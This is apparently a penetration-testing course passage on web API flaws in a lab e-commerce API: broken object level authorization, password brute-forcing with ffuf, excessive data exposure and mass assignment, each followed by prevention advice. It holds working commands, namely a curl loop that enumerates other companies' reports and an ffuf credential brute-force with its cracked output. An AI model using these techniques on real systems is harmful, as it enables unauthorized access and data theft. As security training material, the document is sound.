
To authenticate using the JWT, you will copy it from the response and click the Authorize button. Note the lock icon, currently unlocked, indicating your non-authenticated status. Next, you will paste the JWT into the Value text field within the Available authorizations popup and click Authorize. Upon completion, the lock icon will be fully locked, confirming your authentication.

When examining the endpoints within the Suppliers group, you will notice one named /api/v1/suppliers/current-user:

Endpoints containing current-user in their path indicate that they utilize the JWT of the currently authenticated user to perform the specified operation, which in this case is retrieving the current user’s data. Upon invoking the endpoint, you will retrieve your current user’s company ID, b75a7c76-e149-4ca7-9c55-d9fc4ffa87be, a GUID value:
Then retrieve your current user’s roles. After invoking the /api/v1/roles/current-user endpoint, it responds with the role SupplierCompanies_GetYearlyReportByID:
In the Supplier-Companies group, you find an endpoint related to the role SupplierCompanies_GetYearlyReportByID that accepts a GET parameter: /api/v1/supplier-companies/yearly-reports/{ID}:
When expanding it, you will notice that it requires the SupplierCompanies_GetYearlyReportByID role and accepts the ID parameter as an integer and not a GUID:
If you use 1 as the ID, you will receive a yearly-report belonging to a company with the ID f9e58492-b594-4d82-a4de-16e4f230fce1, which is not the one you belong to, b75a7c76-e149-4ca7-9c55-d9fc4ffa87be:

When trying other IDs, you still can access yearly reports of other supplier-companies, allowing you to access potentially sensitive business data:

Additionally, you can mass abuse the BOLA vuln and fetch the first 20 yearly reports of supplier-companies:

The only changes you need to make to the copied cURL command from the Swagger interface are using a Bash for-loop with variable interpolation, adding a new line after each response using the flag -w "\n", silencing progress using the -s flag, and piping the output to jq.
d41y@htb[/htb]$ for ((i=1; i<= 20; i++)); do
curl -s -w "\n" -X 'GET' \
'http://94.237.49.212:43104/api/v1/supplier-companies/yearly-reports/'$i'' \
-H 'accept: application/json' \
-H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1laWRlbnRpZmllciI6Imh0YnBlbnRlc3RlcjFAcGVudGVzdGVyY29tcGFueS5jb20iLCJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dzLzIwMDgvMDYvaWRlbnRpdHkvY2xhaW1zL3JvbGUiOiJTdXBwbGllckNvbXBhbmllc19HZXRZZWFybHlSZXBvcnRCeUlEIiwiZXhwIjoxNzIwMTg1NzAwLCJpc3MiOiJodHRwOi8vYXBpLmlubGFuZWZyZWlnaHQuaHRiIiwiYXVkIjoiaHR0cDovL2FwaS5pbmxhbmVmcmVpZ2h0Lmh0YiJ9.D6E5gJ-HzeLZLSXeIC4v5iynZetx7f-bpWu8iE_pUODlpoWdYKniY9agU2qRYyf6tAGdTcyqLFKt1tOhpOsWlw' | jq
done
{
"supplierCompanyYearlyReport": {
"id": 1,
"companyID": "f9e58492-b594-4d82-a4de-16e4f230fce1",
"year": 2020,
"revenue": 794425112,
"commentsFromCLevel": "Superb work! The Board is over the moon! All employees will enjoy a dream vacation!"
}
}
{
"supplierCompanyYearlyReport": {
"id": 2,
"companyID": "f9e58492-b594-4d82-a4de-16e4f230fce1",
"year": 2022,
"revenue": 339322952,
"commentsFromCLevel": "Excellent performance! The Board is exhilarated! Prepare for a special vacation adventure!"
}
}
{
"supplierCompanyYearlyReport": {
"id": 3,
"companyID": "058ac1e5-3807-47f3-b546-cc069366f8f9",
"year": 2020,
"revenue": 186208503,
"commentsFromCLevel": "Phenomenal performance! The Board is deeply impressed! Everyone will be treated to a deluxe vacation!"
}
}
<SNIP>
Prevention
To mitigate the BOLA vuln, the endpoint /api/v1/supplier-companies/yearly-reports should implement a verification step to ensure that authorized users can only access yearly reports associated with their affiliated company. This verification involves comparing the companyID field of the report with the authenticated supplier’s companyID. Access should be granted only if these values match; otherwise, the request should be denied. This approach effectively maintains data segregation between supplier-companies’ yearly reports.
Broken Authentication
Web APIs utilize various authentication mechanisms to ensure data confidentiality. An API suffers from Broken Authentication if any of its authentication mechanisms can be bypassed or circumvented.
Improper Restriction of Excessive Authentication Attempts
Utilize the /api/v1/authentication/customers/sign-in endpoint to obtain a JWT and then authenticate with it:

When invoking the /api/v1/customers/current-user endpoint, you get back the information of your currently authenticated user:
The /api/v1/roles/current-user endpoint reveals that the user is assigned three roles: Customers_UpdateByCurrentUser, Customers_Get, and Customers_GetAll.
Customers_GetAll allows you to use the /api/v1/customers endpoint, which returns the records of all customers:
Although the endpoint suffers from Broken Object Property Level Authorization because it exposes sensitive information about other customers, such as email, phone number, and birthdate, it does not directly allow you to hijack any other account.
When you expand the /api/v1/customers/current-user PATCH endpoint, you discover that it allows you to update your information fields, including the account’s password:
If you provide a weak password such as “pass”, the API rejects the update, stating that passwords must be at least six chars long:

The validation message provides valuable information, exposing that the API uses a weak password policy, which does not enforce cryptographically secure passwords. If you try setting the password to “123456”, you will notice the API now returns true for the success status, indicating that it performed the update:

Given that the API uses a weak password policy, other customer accounts could have used cryptographically insecure passwords when registering. Therefore, you will perform a password brute-forcing against customers using ffuf.
First, you need to obtain the (fail) message that the /api/v1/authentication/customers/sign-in endpoint returns when provided with incorrect credentials, which in this case is “Invalid Credentials”.

Because you are fuzzing two parameters at the same time, you need to use the -w flag and assign the keywords EMAIL and PASS to the customer and passwords wordlists, respectively. Once ffuf finishes, you will discover that the password of IsabellaRichardson@gmail.com is qwerasdfzxcv:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Passwords/xato-net-10-million-passwords-10000.txt:PASS -w customerEmails.txt:EMAIL -u http://94.237.59.63:31874/api/v1/authentication/customers/sign-in -X POST -H "Content-Type: application/json" -d '{"Email": "EMAIL", "Password": "PASS"}' -fr "Invalid Credentials" -t 100
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v2.1.0-dev
________________________________________________
:: Method : POST
:: URL : http://94.237.59.63:31874/api/v1/authentication/customers/sign-in
:: Wordlist : PASS: /opt/useful/seclists/Passwords/xato-net-10-million-passwords-10000.txt
:: Wordlist : EMAIL: /home/htb-ac-413848/customerEmails.txt
:: Header : Content-Type: application/json
:: Data : {"Email": "EMAIL", "Password": "PASS"}
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 100
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Regexp: Invalid Credentials
________________________________________________
[Status: 200, Size: 393, Words: 1, Lines: 1, Duration: 81ms]
* EMAIL: IsabellaRichardson@gmail.com
* PASS: qwerasdfzxcv
:: Progress: [30000/30000] :: Job [1/1] :: 1275 req/sec :: Duration: [0:00:24] :: Errors: 0 ::
Now that you have brute-forced the password, you can use the /api/v1/authentication/customers/sign-in endpoint with the credentials IsabellaRichardson@gmail.com:qwerasdfzxcv to otbain a JWT as Isabella and view all her confidential information.
Brute-Forcing OTPs and Answers of Security Questions
Applications allow users to reset their passwords by requesting a OTP sent to a device they own or answering a security question they have chosen during registration. If brute-forcing passwords is infeasible due to strong password policies, you can attempt to brute-force OTPs or answers to security questions, given that they have low entropy or can be guessed.
Prevention
To mitigate the Broken Authentication vuln, the /api/v1/authentication/customers/sign-in endpoint should implement rate-limiting to prevent brute-force attacks. This can be achieved by limiting the number of login attempts from a single IP address or user account within a specified time frame.
Moreover, the web API should enforce a robust password policy for user credentials during both registration and updates, allowing only cryptographically secure passwords.
Additionally, the web API endpoint should implement multi-factor authentication for added security, requesting an OTP before fully authenticating users.
Broken Object Property Level Authorization
Broken Object Property Level Authorization is a category of vulns that encompasses two subclasses: Excessive Date Exposure and Mass Assignment.
An API endpoint is vulnerable to Excessive Data Exposre if it reveals sensitive data to authorized users that they are not supposed to access.
On the other hand, an API endpoint is vulnerable to Mass Assignment if it permits authorized users to manipulate sensitive object properties beyond their authorized scope, including modifying, adding, or deleting values.
Exposure of Sensitive Information Due to Incompatible Policies
It is typical for e-commerce marketplaces to allow customers to view supplier details. However, after invoking the /api/v1/suppliers GET endpoint, you notice that the response includes not only the id, companyID, and name fields but also the email and phoneNumber fields of the suppliers:

These sensitive fields should not be exposed to customers, as this allows them to circumvent the marketplace entirely and contact suppliers directly to purchase goods. Additionally, this vuln benefits suppliers financially by enabling them to generate greater revenues without paying the marketplace fee. However, for the stakeholders, this will negatively impact their revenues.
Prevention
To mitigate the Excessive Data Exposure vuln, the /api/v1/suppliers endpoint should only return fields necessary from the customer’s perspective. This can be achieved by returning a specific response Data Transfer Object (DTO) that includes only the fields intended for customer visibility, rather than exposing the entire domain model used for database interaction.
Improperly Controlled Modification of Dynamically-Determined Object Attributes
The /api/v1/supplier-companies/current-user endpoint shows that the supplier-company the currently authenticated supplier belongs to has the isExemptedFromMarketplaceFee field set to 0, which equates to false:
Therefore, this implies that Inlanefreight E-Commerce Marketplace wil charge “PentesterCompany” a marketplace fee for each product they sell.
When expanding the /api/v1/supplier-companies PATCH endpoint, you notice that it requires the SupplierCompanies_Update role, states that the suppliers performing the update must be a staff member, and allows sending a value for the isExemptedFromMarketplaceFee field:
Set it to 1, such that “PentesterCompany” does not get included in the companies required to pay the marketplace fee; after invoking it, the endpoint returns a success message:
Then, when checking your company info again using /api/v1/supplier-companies/current-user, you will notice that the isExemptedFromMarketplaceFee field has become 1:
Because the endpoint mistakenly allows suppliers to update the value of a field that they should not have access to, this vulnerability allows supplier-companies to generate more revenue from all sales performed over the Inlanefreight E-Commerce Marketplace, as they will not be charged a marketplace fee. However, similar to the repercussions of the previous Exposure of Sensitive Information Due to Incompatible Policies vuln, the revenues of the stakeholders will be negatively impacted.
Prevention
To mitigate the Mass Assignment vuln, the /api/v1/supplier-companies PATCH endpoint should restrict invokers from updating sensitive fields. Similar to addressing Excessive Data Exposure, this can be achieved by implementing a dedicated request DTO that includes only the fields intended for suppliers to modify.
Unrestricted Resource Consumption
A web API is vulnerable to Unrestricted Resource Consumption if it fails to limit user-initiated requests that consume resources such as network bandwith, CPU, memory, and storage. These resources incur significant costs, and without adequate safeguards - particularly effective rate-limiting - against excessive usage, users can exploit these vulns and cause financial damage.
Uncontrolled Resource Consumption
